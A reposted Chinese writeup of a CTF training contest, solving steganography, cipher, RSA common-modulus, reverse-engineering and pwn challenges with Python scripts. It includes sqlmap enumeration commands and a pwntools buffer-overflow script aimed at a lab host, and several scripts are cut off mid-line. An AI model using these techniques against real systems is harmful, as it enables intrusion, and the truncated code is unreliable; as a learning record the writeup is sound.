10.0.0.55训练赛 Writeup

转载

weixin_30824277 于 2017-12-24 09:55:00 发布 635 收藏
文章标签： python json
原文链接：http://www.cnblogs.com/L1B0/p/8097386.html


From LB@10.0.0.55

Misc

0x01 misc100(图片隐写)

首先用binwalk扫了一下，发现没毛病。

然后就搜了一下jpg的文件尾FFD9，如下图，看到了png格式的标志IHDR。



于是将FFD9以前的部分删除，补全PNG文件头8950 4e47 0d0a 1a0a得到一张新的图片，看上去是全白的，毫无内容。但是打开提示图片出错，于是想到是宽高和CRC不匹配导致的。

分析一波png格式可以知道，

```
CRC = 0x9A768270，width = 0x0320，height = 0x012C
```

爆破高度，脚本如下：

```
# -*- coding: utf-8 -*-
import binascii
import struct
#\x49\x48\x44\x52\x00\x00\x03\x20\x00\x00\x01\x2C\x08\x06\x00\x00\x00
crc32key = 0x9A768270
width = '\x00\x00\x03\x20'
for i in range(256, 65535):
        height = struct.pack('>i', i)
        #CRC: 9A768270
        data = '\x49\x48\x44\x52' + width + height + '\x08\x06\x00\x00\x00'
        crc32result = binascii.crc32(data) & 0xffffffff
        if crc32result == crc32key:
                print ''.join(map(lambda c: "%02X" % ord(c), height))
```

得到高度为0x0258，修改得到flag{python&C_master_can_be_my_girlfriend}。

0x02 misc200(python解压)

一看题目描述就知道是要解压800次压缩包，一开始给的文件是Gzip格式，但之后的都是tar，所以为了方便手动解压一次，然后脚本解压。

```
# -*- coding:utf-8 -*-
__Author__ = "LB@10.0.0.55"
import tarfile
dstPath = ''
tar = tarfile.open("800.tar","r")
now = tar.getnames()[0]
tar.extractall(dstPath)

while now != 'flag':
        tar = tarfile.open(now,"r")
        now = tar.getnames()[0]
        tar.extractall(dstPath)
```

得到flag{for_i_in_{800..0};do_tar_xzvf_$i;done_&&_cat_flag}

Crypto

0x03 crypto100(bacon密码)

首先看到佛曰于是到该网站解密http://keyfc.net/bbs/tools/tudoucode.aspx

得到js颜文字，试了好几个浏览器的console都不太好使，最后用的360。

```
Uncaught ReferenceError:                                                    VM629:2
flagFlagflagflagflagflagFlagFlagflagFlagFlagflagflagFlagFlagflagflagFlagf
lagflagFlagflagflagflagFlagflagflagFlagflagflagFlagflagflagFlagflagFlagfl
agflagFlagFlagflagFlagflagflagflagflagFlagFlagflagFlagflagflagFlagFlagfla
gflagflagflagFlagflagflagFlagFlagFlagflagflagflagflagFlagFlagflagFlagflag
flagflagflagFlagFlagflagFlagflagflagFlagFlagflag is not defined
```

得到好多flag（滑稽），将Flag转为1，flag转为0，发现字符串长度为85，是5的倍数，在M4x学长的提示知道是bacon密码,将1转为a，0转为b解密。

附上脚本

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
__Author__ = "LB@10.0.0.55"
import re

alphabet = ['a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x'

first_cipher = ["aaaaa","aaaab","aaaba","aaabb","aabaa","aabab","aabba","aabbb","abaaa","abaab","ababa","ab

second_cipher = ["aaaaa","aaaab","aaaba","aaabb","aabaa","aabab","aabba","aabbb","abaaa","abaaa","abaab","a

def encode():
    string = raw_input("please input string to encode:\n")
    e_string1 = ""
    e_string2 = ""
    for index in string:
        for i in range(0,26):
            if index == alphabet[i]:
                e_string1 += first_cipher[i]
                e_string2 += second_cipher[i]
                break
    print "first encode method result is:\n"+e_string1
    print "second encode method result is:\n"+e_string2
    return


def decode():
    e_string = raw_input("please input string to decode:\n")
    e_array = re.findall(".{5}",e_string)
    d_string1 = ""
    d_string2 = ""
    for index in e_array:
        for i in range(0,26):
            if index == first_cipher[i]:
                d_string1 += alphabet[i]
            if index == second_cipher[i]:
                d_string2 += alphabet[i]
    print "first decode method result is:\n"+d_string1
    print "second decode method result is:\n"+d_string2
    return


if __name__ == '__main__':
    while True:
        print "\t*******Bacon Encode_Decode System*******"
        print "input should be lowercase,cipher just include a b"
```

```
        print "1.encode\n2.decode\n3.exit"
        s_number = raw_input("please input number to choose\n")
        if s_number == "1":
            encode()
            raw_input()
        elif s_number == "2":
            decode()
            raw_input()
        elif s_number == "3":
            break
        else:
            continue
```

得到flag{interestingcoding}

0x04 crypto200

这题就是把flag经过四个函数加密，并且每一次把要加密的函数的序号告诉你，让你逆回去，附上脚本。

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
__Author__ = "LB@10.0.0.55"
import random
import string

'''大小写字母前后颠倒'''
def rot13(s):
    return s.translate(string.maketrans(
        string.uppercase[13:] + string.uppercase[:13] +
        string.lowercase[13:] + string.lowercase[:13],
        string.uppercase + string.lowercase))

'''base64编码'''
def base64(s):
    return ''.join(s.decode('base64').split())

def hex(s):
    return s.decode('hex')

'''大写转小写，小写转大写'''
def upsidedown(s):
    return s.translate(string.maketrans(
        string.lowercase + string.uppercase,
        string.uppercase + string.lowercase))

flag = open('flag1.txt','r').read()  # try to recover flag

E = (rot13, base64, hex, upsidedown)

while flag[0:4] != 'FLAG':
    print flag[0]
    flag = E[int(flag[0])](flag[1:])

print flag
#FLAG{KEEP CLAM AND DECODE!}
```

0x05 crypto300

这是我入坑CTF搞的第一道RSA，abo居然就弄这么难....

这题的加密简单来说就是 c = pow(flag , e , n)

每次的c和e都不同，但n是固定的，这是关键。熟悉rsa的就知道是共模攻击。

脚本如下：

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
__Author__ = "LB@10.0.0.55"
from libnum import n2s
import sys
sys.setrecursionlimit(1000000)
e = [1619455979,
2218655053,
2835180841,
3071798573,
3875439793,
361506967,
1578333451,
2921677883,
3932969143,
364263283,
3513149351,
3517079837,
696665539,
3335742701,
3157525687,
1113728801,
3628966093,
2111846309,
3650543653,
2507103857,
2151201433,
2470127773,
4167499013,
2990751161,
734964331,
3662407867,
2133375229,
4283967859,
3533655011,
1930522169,
1808434097,
786604957]
c = [
19871525333320514030930476288593461822971719630889002760314148098073177510734836092969166461131093750397887
32615591258153885532872120460212758736134886243634813235838462055254224230156978893837241333503438837560049
66331348462686153250296695781759893840540082106431060688642166094920963054454386160909285024693708709180659
16400416344600808966671819213703181735985027725576698232578764703734594836520397679863784231151246486383290
45947960368739558208097493897625666406633828759236085666167128694351187102101812420798311480694448160784477
12535609235787770666289037578924788966957891877214018851029425118477043700378748846759500220205971253794693
11394758519001305020485863996867169350648406733622283405043934441223498391811986816801084073455475372818503
80942726005728824895215139113781083664968065596375683537740325568270790305771030979949867969906789229629111
21474896428608103520941192264337232705972520234973234739924553466511097055412202907901263393221886115218732
24176749527752812890010100048665274927588927448742229382353924867624535245240311884370508680479036255827500
```

```
257714541961324534377184483181330678678033851719678331768515002293324425768734146175670787163377900936012591522496165236739446354285791405312263227481909113647306599472315544483027927591659054610699661614876959259914188517501759630542350062764513157510778633943029464584153434639374497092854770614869259832477401727649720841548871676630055649717814157591291315138588732665672639714783348265699062218161744994274389717910432035254305538964586747774073976221990971737400826906199258741122726534827238825574944718089805189482094372421076530080509383677526968771450388698191504733106966058321459213577626715341286025170107901455294978301583999402138315967799082319490296445952129246745563179189418354508841677229638259890233330923186435844871957862174162337407414221037423852268864594722282579963270272006692332702291066940273007019733460215184741247457614208624671930852059292062717937535229689260768036144320752858258290076259106101797450186824919625562418524476239236863212635899268903633391586192270281951404241719588100757586338939683662410080886308389789799677882451451089742789396510924928939926732333857799846703141847111393120272640374047954629783378530179724914195884549919532867680309280956356410049167293285555124160017218272050483299148217931205021785651767276031837756343652280922912080734476452288688229305464482874667438190141611617250002839700084428489452216395006745608276515631195976104009866558227485727042471603787495521400986669289796652643527208185799652182033206261278601887518826557471605131665237372591573303958136076747800735567720886279054651726681417522887661755738234563636617123257667709179960565944044186328492807367738944135954847043605212764382832704757417360761494394149259840075001415790782481646593363147555817909031295746217853585634049424118328890276125189228430779703133568727080983110070640860012595861656057296944782764549272348868035765694402303453839973931603913151147760842439649750498349813849635130761318154724171222455387027891050682213064067271341429303890994287348626943118912289434132121880520945738478953534433201010894229340091315115299148006216148897883604893664710141233560686111984366972612804720993489753116564065654526543212922805149909766849755636604795839806565041141567917866799487480118321236287727526936694810272614094992980242721693535416926477097033811760002325696040571302711584071552745720520
```

```
def gcd(a, b):
    if a < b:
        a, b = b, a
    while b != 0:
        temp = a % b
        a = b
        b = temp
    return a


def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m

def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m
#这里e和c的序号可以从32个里面选两个
e1 = e[1]
e2 = e[2]
s = egcd(e1,e2)
s1 = s[1]
s2 = s[2]
c1 = c[1]
```

```
c2 = c[2]
print(s)
n = 30355202973926878768942103480930154266836311198544819748865660342328580955501622576350782105897719137769
if s1 < 0:
    s1 = -s1
    c1 = modinv(c1,n)
if s2 < 0:
    s2 = -s2
    c2 = modinv(c2,n)
m = (pow(c1,s1,n)*pow(c2,s2,n)) % n
print(n2s(m))
print(pow(m,e1,n) == c1)
print(pow(m,e2,n) == c2)
#flag{RSA_is_a_popular_algorithm}
```

最后很迷的是算出来的m只符合一个，另一个是False。

在网上看了一个讲解还不错，附上网址http://bobao.360.cn/learning/detail/3058.html

Web

0x06 Sql50

最简单的sqlmap注入，当天晚上还在试手注，难受。

payload如下

```
py -2 sqlmap.py -u 10.4.21.55:10010?id=1
py -2 sqlmap.py -u 10.4.21.55:10010?id=1 --dbs
py -2 sqlmap.py -u 10.4.21.55:10010?id=1 -D cunliyougeguniangtajiaochutian --tables
py -2 sqlmap.py -u 10.4.21.55:10010?id=1 -D cunliyougeguniangtajiaochutian --tables =T Marinata --columns
py -2 sqlmap.py -u 10.4.21.55:10010?id=1 -D cunliyougeguniangtajiaochutian --tables =T Marinata --columns -
flag{Power_of_Ldy}
```

Re

0x07 re100

简单的逆向，当时主要是没把那个或当回事。。。没怎么见过或运算不太敏感。

逻辑关系：flag + 9 = ((key&0xAA) >> 1) | (2 * (key&0x55))

脚本如下

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
__Author__ = "LB@10.0.0.55"
a = [0x8F,0xAA,0x85,0xA0,0x48,0xAC,0x40,0x95,0xB6,0x16,0xBE,0x40,0xB4,0x16,0x97,0xB1,0xBE,0xBC,0x16,0xB1,
flag = ''
for i in range(len(a)):
         flag += chr( (((a[i]&0xAA)>>1) | (2*(a[i]&0x55))) - 9 )
print(flag)
#FLAG{Swap two bits is easy 0xaa with 0x55}
```

0x08 re200

听说不能F5？！之后才知道可以像上次hctf一样修复。

方法一：修复F5

关键函数是check并且就是它不能f5，如下图

```
                call    rax
                pop     rax
                add     rsp, 5
                rep stos dword ptr es:[edi]

bitss:                                  ; CODE XREF: check:loc_4006C6↑j
                mov     rax, 0
                mov     eax, 0

locret_4006DE:                          ; CODE XREF: check+7E↑j
                leave
                retn
check           endp ; sp-analysis failed
```

在红色的那一行点字母D，就可以了。

```
1 void check()
2 {
3   char s1[56]; // [sp+0h] [bp-40h]@2
4   int v1; // [sp+38h] [bp-8h]@1
5   int i; // [sp+3Ch] [bp-4h]@1
6
7   v1 = strlen(input);
8   for ( i = 0; i < v1; ++i )
9     s1[i] = *((_BYTE *)encrypted + i) ^ 2 * i;
10  strncmp(s1, input, v1);
11  JUMPOUT(locret_4006DF);
12 }
```

方法二：gdb直接跟到strcmp

由于最后有个比较函数，所以可以在strcmp处下断点，地址为0x4006B6，即check+112。

然后run，输入足够长的字符串后可以直接看到flag。

```
arg[0]: 0x7fffffffe270 ("flag{Have_u_tried_GDB?}.w[BS\030WY\036\071-14")
arg[1]: 0x601080 ("123465789123456789123456789123456789")
arg[2]: 0x24 ('$')
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffe270 ("flag{Have_u_tried_GDB?}.w[BS\030WY\036\071-14")
0008| 0x7fffffffe278 ("e_u_tried_GDB?}.w[BS\030WY\036\071-14")
0016| 0x7fffffffe280 ("d_GDB?}.w[BS\030WY\036\071-14")
0024| 0x7fffffffe288 --> 0x1e59571853425b77
0032| 0x7fffffffe290 --> 0x34312d39 ('9-14')
0040| 0x7fffffffe298 --> 0xfbad2a84
0048| 0x7fffffffe2a0 --> 0x0
0056| 0x7fffffffe2a8 --> 0x2400000024 ('$')
```

方法三：gdb一步一步跟。

可发现输入的字符串是经过异或1，2，4，6等从而和目标串匹配，从而写脚本得到flag。

脚本如下

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
__Author__ = "LB@10.0.0.55"
a = [0x66,0x6E,0x65,0x61,0x73,0x42,0x6D,0x78,0x75,0x4D,0x61,0x49,0x6C,0x68,0x75,0x7B,0x44,0x7D,0x63,0x62,
flag = ''
for i in range(len(a)):
         flag += chr( a[i]^(2*i) )
print(flag)
#flag{Have_u_tried_GDB?}
```

0x09 re300(js加密混淆)

首先在网址http://matthewfl.com/unPacker.html格式化。得到

```
console.log((function()
    {
    if(typeof(require)=='undefined')return'(´・ω・`)';
    var code=require('process').argv[2];
    if(!code)return'(´・ω・`)';
    String.prototype.zpad=function(l)
        {
        return this.length<l?'0'+this.zpad(l-1):this
    };
    function encrypt(data)
        {
        return""+(Array.prototype.slice.call(data).map((e)=>e.charCodeAt(0)).map((e)=>(e*0xb1+0x1b)&0xff
    }
    var crypted="balabalabalayidachuan";
    if(JSON.parse(encrypt(code))!=crypted)return'(´・ω・`)';
    try
        {
        eval(code)
    }
    catch(e)
        {
        return'(´・ω・`)'
    }
    return'(*´∀`)~♥'
}
)())
```

关键代码在这：(e)=>(e*0xb1+0x1b)&0xff)

也就是说flag经过数乘加法，然后取低八位得到加密串。要想直接逆回去是不可能的，所以爆破。

脚本如下

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
__Author__ = "LB@10.0.0.55"
a = [0xff,0xff,0xff,0x48,0x39,0x06,0x68,0xe6,0xff,0xff,0xff,0x48,0x26,0xca,0xca,0xca,0x35,0xd6,0xd6,0xff,
flag = []
for i in range(256):
    for j in range(256):
        if (( j*0xb1 + 0x1b )&0xff) == i:
            flag.append(j)
            break
flag1 = ''
for i in a:
    flag1 += chr( flag[i] )
print(len(a),len(flag1))
print(flag1)
```

得到：

```
$$$=~[];$$$={___:++$$$,$$$$:(![]+"")[$$$],__$:++$$$,$_$_:(![]+"")[$$$],_$_:++$$$,$_$$:({}+"")[$$$],$$_$:($$
```

目测又是js，于是360浏览器里的console里跑一发，得到FLAG{JS Encoder Sucks}

Pwn

0x10 pwn100

菜的一批就弄了一个pwn，这题就是要输入一个payload根据返回的地址猜测覆盖到ret所需的字节数，注意是64位的。

脚本如下


```
#!/usr/bin/python
# -*- coding: utf-8 -*-
__Author__ = "LB@10.0.0.55"
from pwn import *
io = remote('10.4.21.55',9001)
io.recvuntil("0x")
sys_addr = int(io.recv()[:12],16)
payload = 'f' * 56

payload += p64(sys_addr)

io.sendline(payload)
io.interactive()
```

0x11 pwn200(赛后搞出来的，记录一下)

首先用DIE扫一下(也可以在Linux环境下执行file+文件名)，如图



是个pyc文件，去网上在线反编译得到如下代码

```
#!/usr/bin/env python
# encoding: utf-8
# 访问 http://tool.lu/pyc/ 查看更多信息
__Auther__ = 'M4x'
from string import printable
from random import choice
from os import system
from sys import stdin, stdout, stderr
from termios import tcflush, TCIFLUSH
from time import sleep
dic = list(printable)

def Flush():
    stdout.write('stdout1')
    stderr.write('stderr1')
    stderr.write('stderr1')


def Help():
    print '\n\n'
    print 'M4x will give you 6 random printable chars'
    print 'And you are supposed to match all the chars'
    print 'If you match all the chars successfully, flag will goes to you'
    print 'Good luck!'
    print '\n\n'


def Play():
    tcflush(stdin, TCIFLUSH)
    submit = raw_input('Give me your 6 chars: ')
    if len(submit) != 6:
        print 'Error length'
        return None
    lotto = [
        None] * 6
    for i in xrange(6):
        lotto[i] = choice(dic)

    match = 0
    for i in xrange(6):
        for j in xrange(6):
            if lotto[i] == submit[j]:
                match += 1
```

```
                continue

    if match == 6:
        system('cat flag')
    else:
        print 'Have a nice day'

if __name__ == '__main__':
    while True:
        print '[*]Select menu'
        print '[*]1. Play Game'
        print '[*]2. Seek Help'
        print '[*]3. Exit'
        menu = input('Your choice: ')
        if menu == 1:
            Play()
            continue
        if menu == 2:
            Help()
            continue
        if menu == 3:
            print 'See you!'
            break
            continue
        print 'Invald menu'
```

pwn的题目当然是要找漏洞啦，关键在这

```
    for i in xrange(6):
        for j in xrange(6):
            #lotto是随机得到的长度为6的字符串，submit是我们输入的
            if lotto[i] == submit[j]:
                match += 1
                continue
```

可以看到它每次都将lotto的一个元素和submit的所有元素比较一遍，匹配的话match就加一，那么我们输入的submit只需要赋为6个元素都相同的字符串，接下来就是不断地发送payload。

脚本如下

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
__Author__ = "LB@10.0.0.55"
from pwn import *
io = remote('10.4.21.55',9002)
payload = 'a'*6
while(1):
    io.recvuntil('choice: ')
    io.sendline('1')
    io.recvuntil("chars: ")
    io.sendline(payload)
    str = io.recvline()
    print str
io.interactive()
```

题目出处：lslab
题目链接：https://pan.baidu.com/s/1eSpQ9qi
密码：4jlf

作者： LB919